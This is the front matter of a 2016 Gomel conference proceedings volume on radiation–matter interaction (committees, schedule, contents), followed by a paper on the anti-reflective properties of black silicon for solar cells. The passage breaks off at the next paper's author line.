

Учреждение образования
«Гомельский государственный университет
имени Франциска Скорины»

Государственное научное учреждение
«Институт физики имени Б. И. Степанова»
Национальной академии наук Беларуси

Белорусский республиканский фонд фундаментальных исследований

ПРОБЛЕМЫ ВЗАИМОДЕЙСТВИЯ ИЗЛУЧЕНИЯ С ВЕЩЕСТВОМ

**(Посвящается 90-летию
со дня рождения Б. В. Бокутя)**

Материалы IV Международной научной конференции

(Гомель, 9–11 ноября 2016 года)

В двух частях

Часть 2

Электронное издание

Гомель
ГГУ имени Ф. Скорины
2016

Проблемы взаимодействия излучения с веществом [Электронный ресурс] : IV Республиканская научная конференция, посвященная 90-летию со дня рождения Б. В. Бокутя (Гомель, 9–11 ноября 2016 г.) : материалы : в 2 ч. Ч. 2. – Электрон. дан. – Гомель: ГГУ им. Ф. Скорины, 2016. – 1 электрон. опт. диск (CD-ROM). – Систем. требования: IBM-совместимый компьютер; Windows XP; ОЗУ 512 Mb; CD-ROM 8-х и выше. – Загл. с этикетки диска.

В сборнике помещены материалы докладов IV Международной научной конференции, посвященной 90-летию со дня рождения Б. В. Бокутя, по следующим направлениям: нелинейная оптика, оптическая гиротропия, упругие волны, фотоакустика, акустооптика, электрослабые свойства микрочастиц, электродинамические и адронные процессы взаимодействия, гравитация, физика лазеров и лазерные технологии, ионно-лучевые и плазменные технологии, формирование структуры и свойства покрытий, инструменты и методы автоматизации научных исследований, моделирование систем и процессов, моделирование и обработка изображений, стратегия формирования образовательно-научной инфосреды.

Адресуется научным работникам, аспирантам, магистрантам, студентам.

Редакционная коллегия:

С. А. Хахомов (главный редактор), А. Н. Сердюков,
Н. В. Максименко, И. В. Семченко, А. В. Рогачев, О. М. Демиденко,
Ю. В. Никитюк, Д. Л. Коваленко, О. М. Дерюжкова, Н. А. Алешкевич,
В. В. Андреев, В. Д. Левчук, В. Н. Мышковец, Е. Б. Шершнев

УО «ГГУ имени Ф. Скорины»
246019, Гомель, ул. Советская, 104,
<http://www.gsu.by>

© Учреждение образования «Гомельский
государственный университет
имени Франциска Скорины», 2016



Борис Васильевич Бокуть
(27.10.1926 – 15.03.1993)

IV Международная научная конференция
ПРОБЛЕМЫ ВЗАИМОДЕЙСТВИЯ ИЗЛУЧЕНИЯ
С ВЕЩЕСТВОМ

(Посвящается 90-летию
со дня рождения Б.В. Бокутя)

9–11 ноября 2016 г.

Гомель, Беларусь

Конференция посвящена 90-летию со дня рождения Б.В. Бокутя – выдающегося белорусского физика и организатора науки, академика АН БССР, ректора Гомельского государственного университета (1973–1989 годы), лауреата Государственной премии СССР, автора более 200 научных работ, в том числе 3 монографий и 20 изобретений. Конференция работала по направлениям, в развитие которых Б.В. Бокуть внес существенный вклад: нелинейная оптика, кристаллооптика, акустооптика, физика лазеров, теория электромагнетизма, лазерные технологии.

ПРОГРАММНЫЙ КОМИТЕТ

1. Рогачев Александр Владимирович, член-корреспондент (председатель)
2. Сердюков Анатолий Николаевич, член-корреспондент (зам. председателя)
3. Апанасевич Павел Андреевич, академик
4. Афанасьев Анатолий Александрович, член-корреспондент
5. Белый Владимир Николаевич, член-корреспондент
6. Воропай Евгений Семенович, профессор
7. Гончаренко Андрей Маркович, академик
8. Достанко Анатолий Павлович, академик
9. Казак Николай Станиславович, академик
10. Константинова Алиса Федоровна, профессор (Россия)
11. Максименко Николай Васильевич, профессор
12. Мышкин Николай Константинович, академик
13. Орлович Валентин Антонович, академик
14. Гапоненко Сергей Васильевич, академик
15. Семченко Игорь Валентинович, профессор
16. Сихвола Ари, профессор (Финляндия)
17. Третьяков Сергей Анатольевич, профессор (Финляндия)
18. Стражев Василий Иванович, профессор
19. Стренк Веслав, доктор (Польша)
20. Митюрин Георгий Семенович, профессор

ОРГАНИЗАЦИОННЫЙ КОМИТЕТ

1. Хахомов Сергей Анатольевич, ректор УО «ГГУ им. Ф. Скорины» (председатель)
2. Демиденко Олег Михайлович, проректор по научной работе УО «ГГУ им. Ф. Скорины» (зам. председателя)
3. Никитюк Юрий Валерьевич, проректор по воспитательной работе УО «ГГУ им. Ф. Скорины» (зам. председателя)
4. Коваленко Дмитрий Леонидович, декан физического факультета УО «ГГУ им. Ф. Скорины» (зам. председателя)
5. Дерюжкова Оксана Михайловна, заместитель декана физического факультета УО «ГГУ им. Ф. Скорины» по науке (ученый секретарь)
6. Самофалов Андрей Леонидович, заместитель декана физического факультета УО «ГГУ им. Ф. Скорины» (секретарь)

7. Алешкевич Николай Александрович, заведующий кафедрой оптики УО «ГГУ им. Ф. Скорины»

8. Андреев Виктор Васильевич, заведующий кафедрой теоретической физики УО «ГГУ им. Ф. Скорины»

9. Левчук Виктор Дмитриевич, заведующий кафедрой АСОИ УО «ГГУ им. Ф. Скорины»

10. Мышковец Виктор Николаевич, заведующий кафедрой радиофизики и электроники УО «ГГУ им. Ф. Скорины»

11. Шершнев Евгений Борисович, заведующий кафедрой общей физики УО «ГГУ им. Ф. Скорины»

12. Шалупаев Сергей Викентьевич, доцент кафедры общей физики УО «ГГУ им. Ф. Скорины»

СЕКЦИИ КОНФЕРЕНЦИИ

1. «Оптика и акустика кристаллов бианизотропных структур»

(нелинейная оптика, гиротропия в оптике и акустике кристаллов)

Председатели:

Сердюков Анатолий Николаевич, член-корр.

Шепелевич Василий Васильевич, профессор

2. «Теория фундаментальных взаимодействий»

(электрослабые свойства микрочастиц, электродинамические и адронные процессы взаимодействия, гравитация)

Председатели:

Тимошин Сергей Иванович, профессор

Максименко Николай Васильевич, профессор

3. «Новые материалы и технологии»

(физика лазеров и лазерные технологии, ионно-лучевые и плазменные технологии, формирование структуры и свойства покрытий)

Председатели:

Рогачев Александр Владимирович, член-корр.

Воропай Евгений Семенович, профессор

4. «Автоматизация научных исследований»

(инструменты и методы автоматизации научных исследований, моделирование систем и процессов, моделирование и обработка изображений, стратегия формирования образовательно-научной инфосреды)

Председатели:

Демиденко Олег Михайлович, профессор

Левчук Виктор Дмитриевич, доцент

МЕСТА РАБОТЫ СЕКЦИЙ

1. Оптика и акустика кристаллов бианизотропных структур

10 ноября 2016 г., корпус 5, ул. Советская, 102, ауд. 4-27.

2. Теория фундаментальных взаимодействий

10 ноября 2016 г., корпус 5, ул. Советская, 102, ауд. 3-7.

3. Новые материалы и технологии

10 ноября 2016 г., корпус 5, ул. Советская, 102, ауд. 2-11.

4. Автоматизация научных исследований

10 ноября 2016 г., корпус 5, ул. Советская, 102, ауд. 4-10.

РЕГЛАМЕНТ

Доклады на пленарном заседании — до 20 минут

Доклады и сообщения на секциях — до 10 минут

Участие в дискуссиях — до 5 минут

ПОРЯДОК РАБОТЫ КОНФЕРЕНЦИИ

9 ноября 2016 г.

9⁰⁰ – 13⁰⁰ – регистрация участников

(ГГУ им. Ф. Скорины, ул. Советская, 102, корпус №5, фойе 1 этажа).

14⁰⁰ – возложение цветов к мемориальной доске Б.В.Бокутя

(ГГУ им. Ф. Скорины, ул. Советская, 102, корпус №5).

Открытие аудитории имени академика Бокутя Б.В.

(ГГУ им. Ф. Скорины, ул. Советская, 102, корпус №5, ауд. 4-27).

15⁰⁰ – 17⁰⁰ – открытие конференции, пленарное заседание

(ГГУ им. Ф. Скорины, ул. Советская, 104, корпус №4, читальный зал).

17³⁰ – конференционный ужин (ул. Песина, 4).

10 ноября 2016 г.

9⁰⁰ – 12⁰⁰ – работа секций

Секция «Оптика и акустика кристаллов бианизотропных структур»

Ауд. 4-27, корпус 5, ул. Советская, 102.

Секция «Теория фундаментальных взаимодействий»

Ауд. 3-7, корпус 5, ул. Советская, 102.

Секция «Новые материалы и технологии»

Ауд. 2-11, корпус 5, ул. Советская, 102.

Секция «Автоматизация научных исследований»

Ауд. 4-10, корпус 5, ул. Советская, 102.

12⁰⁰ – 13⁰⁰ – стендовые доклады

(Выставочный зал, корпус № 4, ГГУ им. Ф. Скорины).

13⁰⁰ – 14⁰⁰ – обеденный перерыв.

14⁰⁰ – 15⁰⁰ – работа секций

Секция «Оптика и акустика кристаллов бианизотропных структур»

Ауд. 4-27, корпус 5, ул. Советская, 102.

Секция «Теория фундаментальных взаимодействий»

Ауд. 3-7, корпус 5, ул. Советская, 102.

Секция «Новые материалы и технологии»

Ауд. 2-11, корпус 5, ул. Советская, 102.

Секция «Автоматизация научных исследований»

Ауд. 4-10, корпус 5, ул. Советская, 102.

15⁰⁰ – 16⁰⁰ – обсуждение результатов конференции.

16⁰⁰ – экскурсия в дворцово-парковый ансамбль Румянцевых и Паскевичей
(Сбор у корпуса № 5, ГГУ им. Ф. Скорины, ул. Советская, 102).

11 ноября 2016 г.

12⁰⁰ – 13⁰⁰ – посещение лабораторий физического факультета

(ГГУ им. Ф. Скорины, ул. Советская, 104, 102, корпуса №4, №5).

WWW страница: <http://gsu.by/physfac/index.php/2010-02-04-14-08-07/2010-02-04-14-08-32/1014.html>

ПЛЕНАРНОЕ ЗАСЕДАНИЕ

1. С.А. Хахомов, Ректор УО «Гомельский государственный университет имени Франциска Скорины».

Открытие конференции.

2. С.А. Хахомов, И.В. Семченко, УО «Гомельский государственный университет имени Франциска Скорины», Гомель, Беларусь.

Метаматериалы для сверхвысокочастотного и терагерцового диапазонов.

3. В.Н. Белый, Н.С. Казак, ГНУ «Институт физики имени Б.И. Степанова» НАН Беларуси, Минск, Беларусь.

Метаматериалы в оптической области спектра: свойства и применение.

4. А.Ф. Константинова, Т.Г. Головина, К.К. Константинов, Е.А. Евдищенко, Институт кристаллографии имени А.В. Шубникова, ФНИЦ «Кристаллография и фотоника» РАН, Москва, Россия.

Необычные случаи проявления оптической активности в одноосных кристаллах.

Содержание

Новые материалы и технологии

Айвазян Г.Е., Айвазян К.Г., Гайшун В.Е., Коваленко Д.Л., Семченко А.В., Сидский В.В. Исследование антиотражающих свойств черного кремния.....	13
Баевич Г.А., Мышковец В.Н., Максименко А.В., Грищенко В.В. Моделирование потоков защитного газа при лазерной обработке материалов.....	18
Барсуков С.Д., Балмаков А.П., Побияха А.С. Исследование параметров двухзаходной спиральной антенны с циркулярной поляризацией.....	22
Бойко А.А., Давыдова О.В., Павленок А.В., Подденежный Е.Н., Дробышевская Н.Е. Получение люминесцентных наноструктурированных порошков иттрий-алюминиевого граната методом горения.....	27
Гайшун В.Е., Москвичёв М.И., Черчук В.А. Пеностеклокерамические конструкционно-теплоизоляционные материалы на основе отходов химической промышленности.....	30
Голосов Д.А., Завадский С.М., Мельников С.Н., Xiubo Tian, Окоджид.Э., Колос В.В. Ионный источник на основе торцевого холловского ускорителя для предварительной «мягкой» очистки подложек.....	35
Горбачёв Д.Л., Васькевич В.В., Федосенко Т.Н., Федосенко Е.А. Морфология и оптические характеристики покрытий на основе тугоплавких окислов сформированных электронно-лучевым методом в вакууме.....	40
Горбачев Д.Л., Ярмоленко М.А. ИК-спектроскопические исследования кремнийорганических покрытий, формируемых из активной газовой фазы...	47
Ермоленко М.В., Котинго Д.Д., Завадский С.М., Голосов Д.А. Тонкопленочные экраны электромагнитного излучения на текстильной основе, нанесенные ионно-лучевым распылением.....	53
Ивашкевич И.В., Филиппов В.В., Шулицкий Б.Г. Дисперсия оптических характеристик пленок FTO.....	56
Ковалев А.А., Колесников Д.В., Кравченко И.В. Применимость электростатического метода сбора для удаления дочерних продуктов распада радона и торона из воздуха замкнутых помещений.....	60
Коваленко Д.Л., Гайшун В.Е., Ингатенко О.В., Васькевич В.В., Алешкевич Н.А. Золь-гель метод получения композиционных металлов на основе нитрида бора, порошков оксидов металлов.....	65
Ковальчук Н.С., Домасевич К.В., Соловьёв Я.С., Ацецкая Е.С. Управление эффектом «поднятия подложки» в эпитаксиальных структурах со скрытыми слоями.....	70

Косенок Я.А., Гайшун В.Е., Тюленкова О.И. Модифицирующая добавка в связующее для производства теплоизоляционных материалов с улучшенными эксплуатационными характеристиками.....	74
Купреев М.П. УО «Гомельский государственный университет имени Ф. Скорины», г. Гомель, Беларусь. Технология изготовления и применения высокопористых абразивных кругов в машиностроении.....	78
Luca Dumitru, Dobromir Marius and Radu Paul Utilisation of X-ray Radiation for the Quantification of Elemental and Chemical Composition of Oxide Materials.....	83
Назаров М.М., Соколов В.И., Горячук И.О. Измерение нелинейности в полимерной плёнке с электрооптическими хромофорами призмным устройством связи.....	85
Петлицкий А.Н., Ковальчук Н.С., Семченко А.В., Сидский В.В., Тюленкова О.И., Тюленкова Н.И., Судник Л.В. Формирование золь-гель методом столбчатых наноструктур для использования в системах детектирования.....	89
Пинчук В.Г., Короткевич С.В., Алешкевич Н.А., Кравченко В.В., Бобович С.О. Ресурсо- и энергосберегающие пластичные смазочные материалы активированные фторопластом.....	94
Пинчук В.Г., Короткевич С.В., Ковалев Е.А. Микроструктурные критерии разрушения поверхности металлов и физико-химические свойства среды при трении.....	99
Рогачев А.В., Емельянов В.А., Федосенко Н.Н., Кулеш Е.А., Пилипцов Д.Г., Руденков А.С. Структура и свойства многослойных покрытий на основе углерода.....	105
Русыкин А.С., Васькевич В.В. Формирование золь-гель покрытий, содержащих наночастицы Ag и Cu.....	110
Сидский В.В., Семченко А.В., Морозовский Н.В., Морозовская А.В., Петлицкий А.Н., Колос В.В., Судник Л.В. Влияние дополнительного отжига на свойства SBTN-плёнок, полученных золь-гель методом.....	113
Сидский В.В., Семченко А.В., Тюленкова О.И. Синтез сорбентов с магнитными свойствами золь-гель методом.....	118
Смирнова О.Ю., Стельмах Г.Ф., Покотило Ю.М., Маркевич В.П., Мазаник А.В., Королик О.В. Модификация электрофизических и оптических свойств кремния обработкой в водородной плазме.....	123
Соколов В.И., Ашарчук И.М., Молчанова С.И., Назаров М.М., Нечаев А.В., Хайдуков К.В. Оптический усилитель для С-диапазона на основе полимерного волновода с внедренными нанопосфороами, легированными редкоземельными элементами.....	127
Сотски А.Б., Шилов А.В., Сотская Л.И., Сеницын Г.В. Пропускание метало-диэлектрического капилляра в терагерцовом диапазоне.....	133

Стаськов Н.И., Ивашкевич И.В., Сотская Л.И., Ещик Т.Н. Структура поверхностных слоев на термически обработанных кремниевых пластинах.....	138
Стаськов Н.И., Филиппов В.В., Шулицкий Б.Г. Спектрофотометрия структуры: пленка FTO-стекляная пластина.....	143
Streckaite Simona, Marius Franckevičius, Domantas Peckus, Kipras Re-deckas, Mikas Vengris and Vidmantas Gulbinas Nonlinear optical response of resonantly coupled silver nanoparticle-organic dye complexes.....	148
Телеш Е.В. Формирование пассивирующих слоев для микроэлектронных устройств на GaAs реактивным ионно-лучевым распылением.....	149
Телеш Е.В., Гуревич О.В., Ваууров А.Ю., Святохо С.В. Свойства пленок SiO ₂ , полученных прямым осаждением из ионных пучков.....	154
Тихон О.И., Мадвейко С.И., Бордусов С.В. Конструктивные решения технологических плазменных систем атмосферного давления.....	159
Хмыль А.А., Федосенко Н.Н., Купо А.Н. Влияние активирующего лазерного излучения на кинетику электрохимического осаждения серебра.....	163
Хомченко А.В. Волноводная спектроскопия тонких пленок и адслоев на их поверхности.....	168
Чаус А.С., Брачик М. Модифицированные быстрорежущие стали.....	174
Чернякова К.В., Карнич Р., Врублевский И.А. Анализ и обработка СЭМ-изображений поверхности пленок нанопористого оксида алюминия с помощью ImageJ.....	179
Черчук В.А., Коваленко Д.Л., Васькевич В.В., Москвичёв М.И., Судник Л.В., Русыкин А.С. Оптико-механические свойства золь-гель покрытий на основе диоксида титана содержащие оксиды металлов и редко-земельные элементы.....	184
Шалунаев С.В., Никитюк Ю.В., Середа А.А. Особенности процесса лазерного термораскалывания кристаллов с кубической гранецентрированной кристаллической решеткой типа алмаза.....	188
Шершнев Е.Б., Никитюк Ю.В., Соколов С.И., Шершнев А.Е. Исследование лазерного макро- и микро-формообразования хрупких неметаллических материалов методом полного факторного эксперимента.....	193
Шульга А.В., Хомченко А.В. Внутриволноводная спектроскопия тонкопленочных структур.....	197
Юник А.Д., Бордусов С.В. Плазменный модуль тлеющего разряда импульсного тока.....	202

Автоматизация научных исследований

Власенко В.Р., Рубин В.А. Тестирование компьютерных сетей при помощи утилиты Scapy.....	205
--	-----

Воруев А.В. Выбор протоколов дублирования и агрегирования каналов связи в гетерогенной сети передачи данных.....	209
Диваков Н.Н. Конфигурация сервера ISC DHCP для IPv6 (DHCPD).....	214
Диваков Н.Н. Конфигурация сервера DNS для IPv6.....	218
Дик С.К., Цырельчук И.Н., Боровиков С.М. Моделирование как способ исследования надёжности и эффективности функционирования электронных систем.....	223
Дик С.К., Цырельчук И.Н., Боровиков С.М., Шнейдеров Е.Н. Математическая модель деградации функционального параметра изделий электронной техники.....	228
Кулинченко В.Н., Лукин А.А. Организация эксперимента по мультивендорному взаимодействию с использованием сред программной эмуляции.....	233
Кучеров А.И. Надёжность функционирования распределённых вычислительных систем.....	239
Luca Mihaela, Ciobanu Adrian Image Processing and Features Extraction in Automatic Medical Diagnosis.....	243
Мельников С.Н., Голосов Д.А., Завадский С.М., Окоджид Д.Э., Рубан Г.М., Котинго Д.Д. Применение сквозного моделирования при проектировании систем магнетронного распыления.....	245
Покаташкин Г.С., Шуляковский Р.Г., Невмержицкий М.Н. Обзор методов автоматизации эксперимента.....	250
Рагин В.И., Воруев А.В. Организация безопасной загрузки операционных систем с фиксированным набором параметров среды.....	254
Рубин В.А., Власенко В.Р. Инструментарий моделирования и исследования пользовательской активности в глобальной сети.....	258
Чечет П.Л. Использование генераторов псевдослучайных чисел во встроенных устройствах.....	262
Якимченко В.Г., Брикач Г.Е. Использование нелинейной оптимизации в обработке экспериментальных данных на ПЭВМ при кипении озонобезопасных хладагентов.....	267

Новые материалы и технологии

Председатели – Рогачёв А.В., Воропай Е.С.

Г.Е. Айвазян¹, К.Г. Айвазян¹, В.Е. Гайшун², Д.Л. Коваленко²,
А.В. Семченко², В.В. Сидский²

¹Фонд «Национальный политехнический университет Армении»,
Ереван, Армения

²УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ИССЛЕДОВАНИЕ АНТИОТРАЖАЮЩИХ СВОЙСТВ ЧЕРНОГО КРЕМНИЯ

Введение

Проблема повышения эффективности солнечных элементов (СЭ) является весьма актуальной задачей, решение которой обеспечивается, в частности, применением фронтальных антиотражающих поверхностей. В последнее время в качестве таких поверхностей определенный интерес представляет новый материал – черный кремний (Black Silicon – b-Si), состоящий из периодически расположенных тоненьких игл [1–3]. Предполагается, что падающий на такую поверхность свет полностью поглощается вследствие многократных отражений с боковой поверхности игл.

В данной работе представлены результаты моделирования и экспериментального исследования антиотражающих свойств b-Si с целью его практического применения в производстве СЭ.

1. Результаты моделирования

Для имитационного моделирования спектров отражения и поглощения b-Si рассмотрена 3D структура рассеивателя (текстурированного кристалла), состоящего из периодически расположенных микроконусов (рисунок 1). Такая геометрия и значения параметров адекватно описывают экспериментально получаемые образцы черного кремния.

Численное моделирование осуществляли методом конечных разностей во временной области (Finite Difference Time Domain – FDTD) [4] при нормальном и различных углах падения излучения в спектральном диапазоне длин волн $\lambda = 400 - 1000$ нм. При моделировании варьировали параметры элементарной

ячейки рассеивателя: высоту $h = 350 - 900$ нм, диаметр $d = 30 - 300$ нм и периодичность расположения микроконусов $t = 100 - 350$ нм.




Рисунок 1 – Общий вид рассеивателя

На рисунке 2 представлены рассчитанные зависимости коэффициента отражения R от высоты и диаметра микроконусов при нормальном угле падения излучения.




Рисунок 2 – Зависимости коэффициента отражения от высоты (а) и диаметра (б) микроконусов

Из полученных зависимостей видно, что с увеличением высоты микроконусов отражение падает, а при постоянной высоте наименьшее отражение достигается в случае наиболее плотной упаковки микроконусов. При этом высота микроконусов $h \approx 650$ нм уже достаточна для достижения низких значений коэффициента отражения.

Результаты расчетов коэффициента отражения R в случае наклонного падения излучения (рисунок 3) свидетельствуют о том, что при углах падения $\Theta \leq h \approx 85$ град. в спектральном диапазоне длин волн $\lambda = 500 - 1000$ нм черный кремний имеет коэффициент отражения ниже 8%.

2. Результаты экспериментальных исследований

Изготовление экспериментальных образцов b-Si осуществляли методом реактивного ионного травления на модернизированной установке «Плазма 150» в газовой смеси SF_6/O_2 на монокристаллических кремниевых пластинах с удельным сопротивлением 2–3 Ом·см и кристаллографической ориентацией в плоскости (100). Спектры отражения в диапазоне UV/VIS/NIR были измерены на спектрометре T70 UV-VIS, оборудованном интегрирующей сферой.




Рисунок 3 – Зависимость коэффициента отражения от угла падения излучения и длины волн излучения

На рисунке 4 приведен типичный SEM микрофотоснимок профиля b-Si, а на рисунке 5 представлена зависимость высоты игл b-Si от продолжительности реактивного ионного травления при двух значениях расхода кислорода (расход $\text{SF}_6 - 75 \text{ см}^3/\text{мин}$).

Видно, что с увеличением продолжительности травления монотонно увеличивается высота игл. Отношение потоков применяемых газов практически не влияет на высоту игл, однако является доминирующим фактором с точки зрения их плотности.




Рисунок 4 – SEM микрофотоснимок профиля b-Si




Рисунок 5 – Зависимость высоты игл b-Si от продолжительности травления

Показано, что экспериментальные результаты исследования спектров отражения b-Si удовлетворительно согласуются с данными, полученными с помощью FDTD. В частности, экспериментально подтверждена возможность достижения низкого значения коэффициента отражения (меньше 2%) в оптическом диапазоне 500–1000 нм при высотах игл порядка 650 нм. Отметим, что для нетекстурированной поверхности кремния коэффициент отражения равен 30–40%.

Исследовано также влияние различных технологических обработок на структурные особенности и антиотражающие свойства b-Si. В частности, показано, что термическая (900°C, 15 мин, сухой O₂) и химическая (HF:H₂O = 1:10) обработки, как следует из рисунка 6, существенно ухудшают антиотражающие свойства b-Si.




Рисунок 6 – Спектры отражения нетекстурированной кремниевой поверхности (1), после формирования b-Si (3) и последующих термической и химической обработок (2)

Следует также отметить, что неконтролируемые изменения структуры и оптических свойств b-Si происходит также при хранении на воздухе с течением времени вследствие развитой поверхности этого материала. Существенного увеличения временной стабильности b-Si можно добиться путем создания композита на основе b-Si и оксидов металлов, таких как SnO₂, TiO₂, ZnO и др. [5]. В частности, ZnO не только имеет высокую радиационную, химическую и термическую стойкость, но и широко применяется как просветляющее покрытие промышленных СЭ. С этой точки зрения, пленки ZnO, в свою очередь, могут дополнительно уменьшить коэффициент отражения солнечного излучения.

Заключение

Смоделированы и исследованы антиотражающие свойства конического рассеивателя в зависимости от геометрических параметров микроконусов при различных углах падения излучения. Проведено сопоставление результатов моделирования и данных экспериментальных исследований b-Si. Установлено, что высота игл b-Si порядка 650 нм, с точки зрения практического применения, уже достаточна для достижения низкого значения коэффициента отражения. Термические и химические обработки существенно ухудшают антиотражающие свойства b-Si. Целесообразно использовать этот слой в качестве антиотражающей фронтальной поверхности и формировать его по возможности на последних этапах технологической цепочки изготовления СЭ. Уменьшение коэффициента отражения солнечного излучения и увеличение временной стабильности b-Si можно добиться сочетанием этого материала с пленкой ZnO.

Литература

1. Ayvazyan, K.G. High-efficiency solar cells and stations / K.G. Ayvazyan. – Yerevan: Gasprint, 2016. – 198 p.
2. Svetoslav, K. Black nonreflecting silicon surfaces for solar cells Black Nonreflecting Silicon Surfaces for Solar Cells / K. Svetoslav, B. Martins, S. Stutzmann // Appl. Phys. Lett. – 2012. – Vol. 100. – P. 19–25.
3. Tang, Y. Characterization of the nanosized porous structure of black Si solar cells / Y. Tang, Z. Chunlan, W. Wenjing, Z. Su // J. of Semiconductors. – 2012. – Vol. 33. – № 6. – P. 118801.
4. Han, K. Numerical modeling of sub-wavelength anti-reflective structures for solar module applications / K. Han, Chih-Hung Chang // Nanomaterials. – 2014. – Vol. 4. – P. 87–128.
5. Structural properties of ZnO:Al films produced by the sol-gel technique / E.P. Zaretskaya [et al.] // Semiconductors. – 2015. – Vol. 49(10). – P. 1253–1258.

Г.А. Баевич, В.Н. Мышковец, А.В. Максименко, В.В. Грищенко

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

